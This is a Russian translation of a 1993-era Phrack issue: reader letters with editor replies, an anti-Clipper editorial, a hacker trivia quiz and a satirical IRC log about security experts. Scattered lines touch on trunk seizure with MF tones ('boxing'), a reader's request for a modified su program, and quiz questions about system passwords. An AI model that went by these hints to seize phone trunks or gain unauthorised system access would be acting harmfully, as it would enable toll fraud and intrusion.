> *Отвечаю на вопрос: Sprintnet (когда-то назывался Telenet, и для меня останется таким навсегда) — это публичная коммутируемая пакетная сеть. Доступ к ней есть почти в КАЖДОМ городе США и во многих крупных городах других стран.*
> *Бесплатные номера дозвона: 300–2400: 800-546-1000 / 9600 v.32: 800-546-2500*
> *На запросе TERMINAL= введите D1. Чтобы найти местный номер дозвона, на приглашении @ введите MAIL. Логин: PHONES, пароль: PHONES.**]***

RE: Loop-Back

Мне было интересно, могли бы вы сделать что-нибудь о безопасности Novell LAN — у нас в средней школе есть такая. Ещё меня интересуют синебокс-тоны... в моём районе, если звонишь в соседний округ, иногда слышно что-то похожее на тоны синей коробки. Я думал, что эти линии цифровые и им не нужны никакие тоны... есть идеи?

RF Burns

> ***[Редактор:** Насчёт Novell — смотри позже в этом выпуске.*
> *Насчёт MF-тонов... когда звонки идут из одного района в другой, многочастотные тоны — совершенно обычное дело. В зависимости от маршрута звонка, выбранного вами дальнего оператора и оборудования между вами и пунктом назначения, вы можете слышать эти тоны. Возможно, вам даже повезёт захватить транк. Используя некоторых дальних операторов, всё ещё можно боксить, но обычно вы застреваете с транком, который не выйдет за пределы района. Увы.**]***

Привет,

Я студентка программы MLS здесь, в SUNY Albany. Узнала о Phrack, когда исследовала материал для доклада по курсу государственной политики, про ECPA и всё такое.

Ну, я сделала блестящий 45-минутный доклад по всей теме, а затем написала ещё лучшую работу, за которую получила «отлично» — как за саму работу, так и за курс в целом. Оказывается, Джон Перри Барлоу и Митч Кейпор — герои и моего профессора.

Теперь я подсела. Для дипломной работы пишу руководство пользователя Интернетом для библиотекарей и помогаю вести курс по телекоммуникациям.

Просто хотела дать вам, фрак-типам, знать, что вы мои герои, и я хочу стать частью phrack phamily. Денег, правда, прислать не могу. *:(

Держитесь,
hopey t

> ***[Редактор:** Это правда здорово! Обычно преподаватели страшно недовольны всем, что касается Phrack и/или хакинга. Тебе очень повезло с таким преподавателем. Поздравляю с отличной оценкой и удачи с дипломной работой!**]***

Привет!
Я листал Phrack №42 и прочитал фрагмент, где говорится, что все компьютерные профессионалы (по сути) должны удалить его и даже старые копии Phrack.
Пара вопросов: я — сетевой администратор университета, должен ли я подчиняться? Я ведь не головорез из Bellcore или вроде того. Хотя одна из вещей, которая меня профессионально заботит, — безопасность наших систем, я никакой не Клифф Столл. Если бы я поймал несанкционированного визитёра, я бы выгнал его, а не гонялся бы с мыслью о судебном преследовании.
Разумеется, я удалил все свои старые Phrack'и и №42, но хотел бы иметь возможность их снова скачать. Дайте знать...
Спасибо!
Dan Marner

> ***[Редактор:*** *Ну, Дэн, технически Phrack вполне может пригодиться тебе и помочь в карьере — именно в таких случаях мы просим зарегистрировать подписку и оплатить регистрационный взнос. Конечно, у нас нет собственного CC, чтобы ломать тебе ноги за несоблюдение. :) Можешь хотя бы попробовать убедить работодателя оплатить подписку.*
> *Что касается выпусков до 42-го — ХРАНИ ИХ! Они не подпадают ни под какие ограничения и, пожалуй, являются общественным достоянием.****]***

Эй,
Мне нужно выйти на связь с Macintosh-фрикерами. Знаете таких?
Кстати, есть ли хорошие war-dialer'ы или сканеры для Macintosh? Мне нужно что-то, что находит PBX, VMB, а также несущие.
Заранее спасибо...

> ***[Редактор:*** *Лично я избегаю этих маленьких поганок как чумы, и мне не удалось связаться с единственным известным мне хакером, который ими пользуется. Если кто-то в сети мог бы написать нам по e-mail с информацией о хакерских/фрикерских утилитах для Mac — мы были бы очень признательны.****]***

Привет! Мне было интересно, знаете ли вы какой-нибудь сайт FidoNet, где хранятся старые выпуски phrack. Причина проста: мой выход в Интернет идёт через сеть FidoNet-типа, и я не могу скачивать файлы по ftp. Любая помощь будет оценена по достоинству!

Спасибо!
Jason K

> ***[Редактор:*** *Phrack всплывает повсюду. Я был бы очень удивлён, если бы его не оказалось на куче fido-сайтов. Правда, я понятия не имею, каких именно. Если кто знает — дайте нам знать!****]***

Не могли бы вы дать мне адрес электронной почты журнала 2600 или
лица, ответственного за него?

Я понятия не имею, как с ними связаться, поэтому и спрашиваю вас.

Буду очень признателен.

Спасибо,

MJS

> ***[Редактор:*** *Журнал 2600 можно найти по адресу 2600@well.sf.ca.us.*
> *Для подписки отправьте 21 доллар по адресу 2600 Subscriptions, P.O. Box 752, Middle Island, NY, 11953-0752.*
> *Для статей пишите в 2600 Editorial Dept., P.O. Box 99, Middle Island, NY, 11953-0099.*
> *Примечание: если вы отправляете статьи одновременно в 2600 и к нам, пожалуйста, имейте вежливость ЗАРАНЕЕ ПРЕДУПРЕДИТЬ ОБА ЖУРНАЛА. Хм.****]***

Знаете ли вы, назначены ли дата и место следующего HoHoCon?

С уважением,
Mayon

> ***[Редактор:*** *На самом деле, всё больше похоже на то, что HoHoCon пройдёт 17, 18, 19 декабря в Остине, штат Техас. Возможно, всё ещё в Хьюстоне, но мне кажется, что Большой H порядком устал от dFx. Дадим знать, как только узнаем точно.****]***

Репортёр крупной городской газеты ищет помощи в сборе любой доступной информации о четырёх известных людях, которые добровольно согласились на нарушение их приватности.
Финансовые основы. Криминальное прошлое. Недуги и болячки. Насколько они богаты, где отдыхают, с кем общаются. Всё, что есть — нас интересует, существует ли это в открытом доступе. Всё во благо хорошего дела.
Если вы готовы проконсультировать этого далёкого от компьютеров репортёра или копнуть и достать информацию об этих добровольцах — пожалуйста, свяжитесь с ним по адресу tye@nws.globe.com.
Или звоните: 617-929-3342.
Особенно ценна помощь от тех, кто находится в районе БОСТОНА.
Скоро.

Спасибо.

> ***[Редактор:*** *Интересно. Это появилось в моём ящике в конце июня, так что должно ещё быть в работе. Я бы рекомендовал быть осторожными в любых делах с журналистами. Говорю вам как тот, кого пресса уже подставляла. (И у кого есть диплом журналиста.)****]***

Привет...

Не знаю, дойдёт ли это до Dispater'a или до нового редактора. С переменой руководства правильный способ связи с Phrack стал чем-то вроде тайны. (Новый адрес не был указан в Phrack 31.)

Как бы то ни было, пишу, чтобы пожаловаться на качество №31. У меня две основные претензии:

1. Статья о поддельной почте была ВЕЛИКОЛЕПНА до тех пор, пока не превратилась в руководство «как использовать изложенное во вред». Именно это в конечном счёте приведёт к тому, что вас засудят. У меня есть юридический опыт, и я вполне уверен, что автор этой статьи, а возможно, и сам Phrack вместе с редакторами, сейчас открыты для весомого иска о деликтной халатности, если кто-то последует инструкциям и нанесёт кому-то ущерб в Compuserve и т.д.

Аргумент будет выглядеть примерно так: «Phrack запустил цепочку событий, приведших к ущербу моего клиента». Вам стоило просто дать информацию и не добавлять идиотские способы её использования во вред.

2. Статья о «частотах охраны торговых центров» была скопирована напрямую из Popular Communications, ноябрь 1992 года. Это была даже их главная история на обложке. Звучит как «нарушение авторских прав»? Если нет — уверен, вы ещё услышите это ещё пару раз. Если бы я ещё практиковал, я бы позвонил им и предложил дать разрешение подать иск по договору о гонораре успеха. Разделить пополам возмещение по ходатайству о суммарном решении. Это заняло бы только неделю и одну поданную жалобу...

Суть в том, что вы открылись для лёгкого судебного иска. Каким бы удовольствием ни было чтение Phrack на протяжении всех этих лет, если новый состав продолжит в том же духе, мне останется только перечитывать старые выпуски.

Cyber (305)

> ***[Редактор:*** *Думаю, вы имели в виду 41, а не 31. Но, отвечая по существу:*
> *1. Пока существует Первая поправка, Phrack будет продолжать публиковать статьи, с которыми кто-то может не соглашаться. Публикация чертежей атомной бомбы не делает тебя соучастником тех, кто её строит и взрывает.*
> *2. Цифры — это просто цифры. А как насчёт орфографии слова «copyright infringement»? Если вы раньше «практиковали»... Мы в Phrack искренне призываем вас снова взяться за это, практиковаться и практиковаться, пока не освоите то, чем занимались. Очевидно, это была гитара, а не юриспруденция.*
> *Какое же мы судебное общество. Судиться с Phrack не даст ничего. Это даже не помешало бы публикации. У Phrack нет денег, поэтому выиграть нечего. Даже в случае штрафа Phrack нельзя было бы заставить продать компьютерное оборудование в уплату — это лишило бы издателя средств к существованию, и журнал продолжил бы выходить ежеквартально. Откуда у вас такие мысли? Вы явно ничего не понимаете в судебных исках. Любой юрист посмеётся над мыслью о том, чтобы судиться с Phrack: финансово это ничего не даст, а отрицательной рекламы будет столько, что даже решение суда в пользу истца того не стоило бы. Хотя подождите, вы же БЫЛИ юристом. Теперь понятно, почему прошедшее время.*
> *Но в одном вы правы: мы не можем публиковать защищённый авторским правом материал без разрешения. Вы, возможно, заметили, что в последнем выпуске (среди прочих изменений) Phrack больше не включает полные тексты новостных материалов без предварительного разрешения издателя. Это было ЕДИНСТВЕННОЕ, что меня беспокоило в издании Phrack, и я это исправил.*
> *Мы в Phrack приветствуем конструктивную критику, но имейте хотя бы смелость писать напрямую, а не прячьтесь за анонимным ремейлером. Так кто-нибудь мог бы ответить вам более прямо и оперативно.****]***

Уважаемый господин/госпожа,

Я студент университета UKC в Англии и хочу подписаться на Phrack, получая его по электронной почте на следующий адрес: ks16@ukc.ac.uk. Спасибо и продолжайте в том же духе.

Мы используем unix, и мне было бы интересно получить копию su (switch user), которая ищет файл passwd.su в домашнем каталоге пользователя. Я не очень много знаю о unix, но знаю, что программе нужно запускаться из моего домашнего каталога и обращаться к ядру.

Большое спасибо за любую помощь.

S

> ***[Редактор:*** *Это «ГОСПОДИН» хехе. Сэр Кровавый Топор. В любом случае, если кто-нибудь захочет набросать эту модификацию su и прислать её — опубликую в разделе line noise следующего выпуска.****]***

У меня есть претензии к статье Rack'a в PHRACK 42. Прилагаю разбор комментариев; можете а) переслать их ему, б) выбросить в мусор, или в) опубликовать.

Спасибо,
-Paul

Немного обо мне: я в теме уже около 12 лет. Моя дневная работа — написание unix-ПО для подрядчика NASA. Ночная работа... ну, не будем об этом. У меня сильный любительский интерес к крипто, и я хотел бы поделиться частью того, чему сообщество usenet/Интернет любезно меня научило.

Racketeer пишет:

> *Если вы думаете, что мир Хакеров глубоко окутан крайними предрассудками, представьте, как вы будете общаться с криптоаналитиками. Традиционно это самая большая кучка дыр, которую мне приходилось видеть. В их понимании люди обсуждают концепции шифрования с начала времён, и если вы придумаете совершенно новый метод шифрования данных, ВЫ ОСКОРБЛЯЕТЕ ВСЕХ, КТО КОГДА-ЛИБО ЗАНИМАЛСЯ ШИФРОВАНИЕМ — в первую очередь потому, что говорите «О, я только что придумал идею для шифрования, которое, возможно, станет лучшим» — когда люди посвятили всю свою жизнь разработке и взлому методов шифрования — и чем же вы, мать вашу, так умны?*

Одна реальная причина такой реакции состоит в том, что люди изучают шифрование уже около 100 лет. В результате многие простые криптосистемы постоянно переизобретаются людьми, которые даже не делали элементарного изучения криптосистем.

Представьте, если кто-то подходит к вам и говорит: «Вау! Я только что нашёл совершенно K00L способ отправить поддельную почту! Это радикально! Никто до этого не додумывался!»

Вы бы засмеялись, правда? _Любой_ может додуматься, как подделать почту.

Точно так же _любой_ может придумать n-й вариант шифра Виженера или шифра замены.

Ещё более важная причина их отношения — цифропанки по природе своей подозрительны. Ключевой принцип крипто состоит в том, что доверять можно только алгоритмам, которые были опубликованы и тщательно изучены. Без такого публичного изучения — как вы можете им доверять?

DSS (стандарт цифровой подписи) федералов был разгромлен в крипто-прессе и деловой прессе, поскольку федералы не раскрывали детали алгоритма. «Откуда мы знаем, что это безопасно?» — спрашивали цифропанки. «Мы не будем использовать это, если не знаем, что это безопасно!»

Суть в том: (для тех, кто пропустил) цифропанки не доверяют НИКОМУ, когда речь заходит об алгоритмах шифрования. Возможно, J. Random Hacker придумал схему быстрее и надёжнее, чем, скажем, RSA. Если JRH не поделится деталями — никто это не будет использовать.

Затем Racketeer переходит к DES. Важно отметить, что функция unix `crypt()` не имеет НИКАКОГО отношения к DES. Вот часть man-страницы SunOS 4.1.2 для `crypt()`:

```
crypt implements a  one-rotor  machine  designed  along  the
lines  of  the  German Enigma, but with a 256-element rotor.
Methods of attack on such machines are  widely  known,  thus
crypt provides minimal security.
```

Совершенно ясно, что для атаки с известным шифротекстом (то есть когда у вас есть блок закодированного текста, но нет ни ключа, ни открытого текста) в худшем случае потребуется 2^56 попыток расшифровки. Различные схемы для параллельных машин и т.п. публиковались в sci.crypt.

Есть ли у АНБ что-то, способное взломать DES? Вероятно.

Помните, что DES в основном используется для краткосрочных сеансовых ключей. Банкоматы — хороший пример: обычно они используют ключ DES для одного сеанса связи с центральным банком. Новый сеанс — новый ключ. DES _не очень_ подходит для долгосрочного шифрования, поскольку на него вероятно можно напасть за «разумное» время при наличии целеустремлённого и хорошо оснащённого противника.

Теперь о PGP. Pretty Good Software действительно получила угрозу судебного иска от Public Key Partners (PKP). PKP владеет патентом на алгоритм с открытым ключом RSA. (Многие люди, включая меня, не думают, что патент устоял бы в суде; до сих пор никто не пробовал.)

Хорошее в PGP то, что он предлагает IDEA и RSA в удобной упаковке. Когда вы шифруете файл, PGP генерирует сеансовый ключ IDEA, который затем шифруется с помощью RSA. Противнику пришлось бы либо а) исчерпывающим образом обыскать всё пространство ключей IDEA, либо б) взломать RSA, чтобы расшифровать файл без пароля.

Racketeer также упоминает, что PGP может при желании сжимать файлы перед шифрованием. За этим стоит весомая криптографическая причина. Один известный и успешный способ атаки на зашифрованный файл — поиск паттернов повторяющихся символов. Поскольку статистические частоты использования слов и букв в английском языке (и многих других; некоторые даже составляли такую статистику для Pascal и C!) хорошо известны, сравнение содержимого файла со статистическим профилем может дать некоторое представление о его содержимом.

Сжимая файлы перед шифрованием, PGP переносит избыточность из текста в небольшой словарь символов сжатия. Вам всё равно пришлось бы расшифровать файл, прежде чем делать что-то полезное с этим словарём, или даже чтобы определить, что у него вообще _есть_ сигнатура!

> ***[Редактор:*** *Ну, Rack не виноват во всех претензиях, которые я получил к этому файлу. Я напечатал файл, которого не хватало нескольких килобайт до полного. Я заметил, что он кажется странным, но Rack, TK и Presence заверили меня, что я получил правильный файл. Меня дезинформировали, и мне следовало знать лучше, чем печатать файл, который явно был неполным. Приношу свои извинения Rack'у и всем вам.*
> *По поводу других претензий: Rack, хочешь ответить?****]***

В Phrack №42 была статья о практике USPS продавать информацию об изменении адреса без согласия потребителя. Я отправил прилагаемое типовое письмо и копии своему конгрессмену и сенаторам. Сегодня я получил ответ от Отдела записей USPS.

1 апреля 1993 года

Уважаемый г-н Розен,

Настоящим отвечаем на ваш недавний запрос в соответствии с Законом о конфиденциальности о раскрытии информации об изменении вашего почтового адреса, которую вы предоставили Почтовой службе.

Раскрытие вашего нового адреса могло быть произведено индивидуальными запрашивающими лицами через почтовые отделения или абонентами Национального файла изменений адресов (NCOA) через держателя лицензии NCOA. NCOA представляет собой сводный файл всей информации об изменениях адресов, предоставленной почтовыми клиентами и хранящейся на автоматизированных носителях. Держатели списков могут подписаться на NCOA для получения новых адресов лиц, для которых у них уже имеется старый адрес.

В отношении раскрытий, произведённых почтовыми отделениями, мы запрашиваем почтмейстера Вашингтона, округ Колумбия, о наличии соответствующих записей.

В отношении раскрытий из системы NCOA мы начнём запрашивать держателей лицензий NCOA, каждый из которых ведёт журналы с указанием конкретных абонентов, которым была передана информация NCOA. Этот учёт не позволит точно определить, кто из абонентов действительно получил ваш новый адрес, но предоставит список всех абонентов, пользовавшихся услугой NCOA в соответствующий период, и, следовательно, потенциально получивших ваш адрес.

В связи с большим количеством поступающих запросов, подобных вашему, ответ будет задержан. Запросы обрабатываются в порядке поступления, и отчёты будут направлены вам как можно скорее. Благодарим за терпение.

С уважением,

Betty E. Sheriff
Офицер записей USPS

> ***[Редактор:** Спасибо за то, что прислали это письмо! Удивительно, что кто-то в этом клубке бюрократии даже додумался составить типовое письмо для ответа. Думаю, я тоже потребую раскрытия данных.**]***

Errata Phrack 42

Мы ошибочно указали, что видеозапись TRW, показанная на HoHoCon, была озвучена Dispater'ом и Скоттом Симпсоном. На самом деле её создали Dispater и ZIBBY.

РЕДАКЦИОННАЯ СТАТЬЯ

Мои проблемы с Clipper

Автор: Chris Goggans

Введение нового поддерживаемого правительством чипа шифрования — Clipper — стало предметом острых дискуссий. Как и многие другие, я вижу в этом чипе большое количество проблем и нежелательных последствий на будущее.

Почему мы должны верить, что этот алгоритм надёжен? Годами АНБ поддерживало DES как стандарт шифрования, тогда как криптоаналитики неизменно ставили под сомнение его стойкость. Кроме того, АНБ принуждало компании предоставлять свои алгоритмы на анализ перед разрешением коммерческого распространения. В ряде случаев они даже требовали намеренно ослабить алгоритмы (будем считать, что это делалось для упрощения расшифровки данных с их стороны).

С учётом этого, почему мы теперь должны встречать всё, одобренное АНБ, с чем-либо, кроме подозрения? И тот факт, что они отказываются публиковать алгоритм под предлогом соображений безопасности, лишь усиливает подозрение в том, что этот чип либо изначально слаб и легко взламывается АНБ, либо в алгоритме есть бэкдор, позволяющий АНБ без усилий просматривать

любые данные, зашифрованные с помощью Clipper.

Допустим, что правительство действует честно (хотя бы раз) и не может расшифровать данные, зашифрованные Clipper, без законного получения ключей от назначенных депозитарных агентов. Мысль о том, что правительству придётся идти к судье и демонстрировать весомые основания для получения ключей, успокаивает некоторых. Однако из моего личного опыта: правительство всегда добьётся своего. Если Секретная служба смогла получить ордер на обыск в моём доме на основании лишь одного поста на электронной доске объявлений, она без труда получит необходимые ключи для расшифровки моей речи. Более того, большинство нетехнических людей будут излишне подозрительны при одном упоминании о том, что кто-то использует зашифрованные средства связи, и легче склонятся к тому, чтобы передать ключи правоохранительным органам.

Если Clipper будет принят различными государственными ведомствами, это может вызвать серьёзный эффект просачивания вниз на жизнь рядовых граждан. Предположим, военные решат использовать Clipper. Тогда они, скорее всего, потребуют того же от своих подрядчиков. Затем подрядчик может начать требовать того же от своих клиентов. Использование может расти в геометрической прогрессии по мере того, как всё больше людей привыкают к устройствам защищённой связи, пока это не станет фактическим стандартом без каких-либо законодательных требований к его использованию, когда-либо введённых Конгрессом. Если Конгресс введёт обязательное использование в какой-либо форме, пусть даже только внутри самого правительства, эта потенциальная возможность быстро станет реальностью.

Если Clipper в конечном счёте получит такое широкое распространение, любой, кто использует любой другой тип шифрования, сразу станет подозреваемым. «Почему вы не используете чип? Что вам скрывать?» Правительство может даже запретить использование любых других технологий шифрования, и если Америка привыкла и удовлетворена Clipper'ом, такой закон может остаться без возражений — ведь скрывать что-то стало бы уделом шпионов, детских порнографов и наркоторговцев, не так ли?

По мере того как компьютерные сети мира всё глубже проникают в нашу повседневную жизнь, а скорость и мощность суперкомпьютеров умножается с каждым годом, возникает весьма пугающий сценарий. Поскольку правительство является крупным спонсором Интернета, кто может гарантировать, что Clipper не станет основой для шифрования в его сетях? По мере того как наша страна движется к ISDN, а PSTN и PSDN всё теснее переплетаются, кто может утверждать, что Clipper не станет основой шифрования, если такие компании, как AT&T, уже поддерживают его?


Представьте себе массово-параллельный суперкомпьютер, которого, возможно, ещё не существует, в специальной комнате в Форт-Миде или закопанный под землёй в Нью-Джерси, который постоянно расшифровывает все коммуникации и сортирует их по общающимся сторонам. Затем с помощью ИИ компьютер решает, представляет ли та или иная коммуникация угрозу «национальной безопасности».

Структура телефонной сети уже поддерживает подобную схему. Цели АНБ допускают подобную схему. Достижения в области компьютерных технологий создадут потенциал для подобной схемы. Если Clipper заражён, но принят — в Америке больше не будет никакой приватности.

Возможно, моё видение правительства и его конечных намерений совершенно неверно. Я искренне на это надеюсь, поскольку не хочу быть вынужден принять клеймо этого зверя, чтобы вести свои деловые дела и жить своей жизнью в мире.

Phrack Trivia — Викторина Phrack


```
                ==Phrack Magazine==

Volume Four, Issue Forty-Three, File 4 of 27
```

Это чертовски сложно. Часть вопросов и вовсе граничит с нецензурщиной. А бонусы? Забудьте. Отвечайте на вопросы, расшифровывайте аббревиатуры, объясняйте числа.

Пятеро, набравших наибольший балл к следующему выпуску (или первые пятеро, набравшие идеальный результат), получат КРУТЫЕ ПРИЗЫ!

Присылайте ответы по адресу: phrack@well.sf.ca.us

---

1. CCIS

2. Как зовут соседа по комнате Стимпсона Дж. Кэта?

3. Назовите взломщика.

4. Пароль METAL AE.

5. Кто изобрёл TeleTrial?

6. Назовите хакера из «Bloom County».

7. Как называлась «Whiz Kids' computer»?

8. Какой телефонный сервис дальней связи принадлежал Western Union?

9. Какой компьютер умел читать диски и Apple][и IBM PC?

10. Кто выпускал плату «Charlie»?

11. Сколько кредитов нужно для получения CNE?

12. Что лежало в багажнике Chevy Malibu?

13. Назовите три группы, к которым приложил руку A. Jourgensen.

14. Пароль SYSTEST:

15. Какой компьютер лучше всего производит SimStim-деки?

16. Какой журнал вывел телефонное подполье на общенациональное внимание в 1971 году?

17. В чём значимость 1100 + 1700 Гц?

18. Какой журнал был обыскан за публикацию схем чёрного ящика?

19. Какой рейд на BBS породил заголовки «Whiz Kids Zap Satellites»?

20. CLASS

21. Какой компьютер отвечает «OSL, Please»?

22. Что защищает RACF?

23. Что получил первый человек, создавший «glider gun»?

24. QRM

25. PSS

26. Какая PSN была поглощена GTE Telenet?

27. 914-725-4060

28. 15 апреля 1943 года

29. 8LGM

30. WOPR

31. Что произошло 1 марта 1990 года?

32. Порт 79

33. Кто снялся в фильме, имя которого носит список рассылки по безопасности UNIX Нила Горсача?

34. Какой нидерландский учёный проводил исследования в области радиочастотного мониторинга?

35. Под каким именем был лучше известен автор GURPS Cyberpunk?

36. Кто «помочился бы на свечу зажигания, если бы думал, что это поможет»?

37. Из какого мозгового центра сбежал Nickie Halflinger?

38. NCSC

39. Кто любимый астроном Пенго?

40. На каком языке написана любимая ОС Митника?

41. Что написал Абдул Альхазред?

42. Ответ на всё — это?

43. Кто отец компьютерной безопасности?

44. Кто написал VCL?

45. Какой компьютер был у Cosmo?

46. Hetfield, Ulrich, Hammet, Newstead

47. Какая компания написала компьютерную игру «Hacker»?

48. На кого работает Tim Foley?

49. Кто сыграл агента Купера?

50. Поверх какой ОС работает Vines?

51. Что построил мистер Пибоди?

52. Кто производит SecurID?

53. Что входит в Mexican Flag?

54. Кто создал Interzone?

55. JAMs (под предводительством Джона Диллинджера)

56. Какой фрик-журнал помогал основывать Эбби Хоффман?

57. Чем в своё время была «Reality Hackers»?

58. Для какого компьютера Гейтс и Аллен «написали» BASIC?

59. С какой ОС связан Tahoe?

60. CPE 1704 TKS — это что?

61. Каким был дефолтный пароль Telemail?

62. Во что превратилась книга «Do Androids Dream of Electric Sheep»?

63. Что вещает примерно в диапазоне 40–50 МГц?

64. Кто создал Tangram, Stratosphere и Phaedra, среди прочих?

65. Какая видеоигра Флинна была самой популярной?

66. Кто жил в Гусином острове, Орегон?

67. 516-935-2481

68. Какова степень секретности ComSecMilNavPac?

69. У чего есть «spiral death trap» (спиральная ловушка смерти)?

70. Кто был Midnight Skulker?

71. TMRC

72. Кто написал «Jawbreaker»?

73. 213-080-1050

74. Как представлена Тетраграмматон?

75. Кто такой Francis J. Haynes?

76. Кто столкнулся с одним из испытуемых проекта «Акира»?

77. У чего были «Munchies, Fireballs и Yllabian Space Guppies»?

78. PARC

79. Где тусили Алекс и его дружки?

80. На ком основан образ Джейн Чандлер из «Hacker Files» издательства DC?

81. На какой планете живёт Artificial Kid?

82. 208057040540

83. Какие два процессора наиболее распространены в сотовых телефонах?

84. Кто придумал термин «ICE»?

85. На какую группу возлагают надежды, что она поможет «Ангелам» связаться с RMS?

86. Кто лучший друг Акбара?

87. Игры какой компании добывал Дэвид Лайтман?

88. 26.0.0.0

89. Кого был вынужден найти Mr. Slippery?

90. Кто такой «The Whistler»?

91. Какое применение имел бы кристалл на 6,5536 МГц?

92. `.--. .... .-. .- -.-. -.-`

93. Какую группу любит Dark Avenger?

94. Какая книга породила термин «червь»?

95. Зачем Майклу из «Prime Risk» нужны были деньги?

96. На кого работал программист Automan'a?

97. Какой сигнал заполнял нажатия клавиш в TOPS-20?

98. ITS

99. (a/c)+121

100. Какой препарат не давал «сканерам» сойти с ума?

Бонус 1
3 балла — Назовите три произведения Эндрю Блейка.

Бонус 2
3 балла — Назовите три доступных на сегодняшний день издания с N. L. Kuzma.

Бонус 3
4 балла — Почему я бы ненавидел Angel Broadhurst?

Если бы специалисты по безопасности были крутыми хакерами

```
------------------------------------------------------------------

IRC log started Fri June 18 01:14
*** Value of LOG set to ON
<Pat> bye peter
*** Signoff: hackman (slavin' to da' MAN at TRW)
<Ed> Dudez, I HATE filling out thez incident Rep0rtz
<bartman> MUAHAHA Tuff J0b edd1e!
<Ed> Funni
*** zen (zen@death.corp.sun.com) has joined channel #CERT
<Ed> re dan, just missed yer pal peety
<Pat> Hi Dan!
<zen> pal?  right.  ask the wife...
<venom> re
<zen> d00dz, we have SO many bugz.  sux 2 be me.
*** venom has left channel #CERT
*** venom (weitse@wzv.win.tue.nl) has joined channel #CERT
*** venom has left channel #CERT
*** venom (weitse@wzv.win.tue.nl) has joined channel #CERT
*** venom has left channel #CERT
*** venom (weitse@wzv.win.tue.nl) has joined channel #CERT
<venom> ARG!
<bartman> WTF Weitse?
<venom> s0rri
<zen> Where is everyone?  Anyone seen spaf?
<Pat> I have.  He was going to install something.  He should be bak.
<zen> ah
*** Action: Ed throws darts at a cracker
<zen> heh
<venom> muaha
*** bartman is now known as Cracker
*** Action: Cracker hacks Cert with an axe
<venom> dats a good 1
*** Action Ed kicks cracker in the nuts
<Cracker> OUCH!
*** Signoff: donn (Bad Link?)
<Cracker> [high voice] fuk u CERT!
```

<Ed> heh.
*** Action: Pat is ROFL
<Cracker> wonder who's on #hack? Mebbe i should go log em.
<Ed> Yeah. Oh hey, I got certbot online. Ill send it to go log.
*** certbot (ed@cert.org) has joined channel #CERT
*** certbot has left channel #CERT
<Ed> this will be fun.
<venom> Hey, letz deop them and take over the channel.
<zen> thats L A M E
<Cracker> Ooooh. OPWARZ! I'll go make their channel +i muahaha
*** Cracker has left channel #CERT
*** Casper (casper@fwi.uva.nl) has joined channel #CERT
<Casper> re all
<Venom> hey dik-head.
<zen> re
<Pat> hahahaha hi d00d.
<Casper> funni whitesey venombreath
<Ed> lame.
*** donn (parker@bandit.sri.com) has joined channel #CERT
<donn> 'sup?
<Ed> re, oh great bald one
<donn> eat me
<zen> bahhahaha
<Pat> Now now boyz.
*** spaf (spaf@cs.purdue.edu) has joined channel #CERT
<Pat> Spaffie!
<zen> 3l33t SPAF!
<Ed> re spaf
<spaf> Yo.
<venom> spaf...your book sucks.
<spaf> oh fuck off dutch boy.
<Casper> HEY!$!@%
*** spaf has been kicked off channel #CERT by Casper
<venom> thx dude
<Ed> oh gawd...feetball
*** spaf (spaf@cs.purdue.edu) has joined channel #CERT
<spaf> lame
*** Mode change "+o -o spaf Casper" on channel #CERT by Pat
<spaf> thanks sweetie.
<Casper> op!
*** Mode change "+o Casper" on channel #CERT by venom
<Casper> thx d00d
<Ed> Hey dan, you got those patches online?
<zen> maybe. What YOU got?
<donn> WAREZZ
<Pat> heh
<Ed> I dunno. Ill dcc you a filelist.
<zen> kool
*** zardoz (neil@cpd.com) has joined channel #CERT
<zardoz> HEY ... anyone want to contribute to my new list?
<Ed> not me
<zen> mebbe. Whats this one called? Coredoz?
<donn> what list?
<spaf> BAH. Fuck your list man. More crackrs have them than we do!
<zardoz> who pissed in your coffee gene?
<donn> heh
*** zardoz is now known as neil
<spaf> bah... I'm sick of those dicks using my own holes against me!
<venom> Your holes? Yer a-hole?
<Pat> What is your list about this time?
<neil> same thing. Its called REWT!
*** neil is now known as REWT
<REWT> SEND ME YER BUGZ!@#
*** Action: spaf sends REWT a 50 gig coredump
<Pat> :)
<REWT> u r lame.
*** REWT is now known as neil
<Ed> I hate these reports. I wish I got to travel more.
<Pat> come see me!
<Casper> oooohhhh....netsex!
<spaf> tramp. :P

```
*** bill (whmurray@dockmaster.ncsa.mil) has joined channel #CERT
<bill> word!
<Pat> hi bill.
<donn> Bill!  D00d!  I am gonna be in Ct. next week!
<bill> RAD!  call me voice at werk.  we'll thrash!
<donn> you know it!
<zen> oh puh-lease...the geriatric partiers :)
<donn> farmboy
<Ed> *****   *****   *****  *****
<Ed> *       *       *   *    *
<Ed> *       ***     ****     *
<Ed> *       *       *   *    *
<Ed> *****   *****   *   *    *
<Ed>
<Ed> *****   *   *   *      *****   *****  **
<Ed> *   *   *   *   *      *       *      **
<Ed> ****    *   *   *      ***     *****  **
<Ed> *   *   *   *   *      *           *
<Ed> *   *   *****   *****  *****   *****  **
<Pat> No DUMPING!
<zen> cert freshens your breath
<donn> ACK!
<venom> hee!  certs  haha
*** ray (kaplan@bpa.arizona.edu) has joined channel #CERT
<ray> hey guys!
<Ed> ugh.  Cracker lover alert.
<donn> commie
<bill> Hey ray, come to snoop for your little cracker friends?
<ray> come on, give it a rest guys.
<Pat> hi ray
<venom> ?
*** Action: spaf spits on ray
<spaf> heh
*** ray has been kicked off channel #CERT by spaf
*** Mode change "+b *!*@bpa.arizona.edu" on channel #CERT by spaf
<neil> hey I wanted to talk to him about my list...
<spaf> tough shit.
<donn> heh.
*** bartman (ddrew@opus.tymnet.com) has joined channel #CERT
<Pat> re
<Ed> how goes the takeover?
<venom> didja kick em?
<bartman> #hack is +i!  muahahaha
<zen> how exciting.  not
<donn> they deserve it...they are all punks.
<spaf> hmm..did you get emails?  I may want to call their admins.
<bartman> nope  damn.
<Ed> certbot was there.  He got it.
<spaf> coolness
*** Signoff: bill (Bad link?)
<Casper> ne1 going to hactics thing?
<venom> me
<Casper> besides you.  duh.
<Ed> dunno.
<bartman> not me.  I have no desire to pay for anything done by hackers
<Ed> That reminds me.  Did anyone subscribe to Phrack?
<Pat> nope.
<bartman> oops.  HAHAHAHAHAHA
<Ed> heh.
<donn> Whats phrak?
<neil> nope. my list is better.  Who wants on it?
<Pat> me!
<donn> what list?
<Pat> OOH!  I have mail!  bye!
<bartman> itz an ansi bomb!
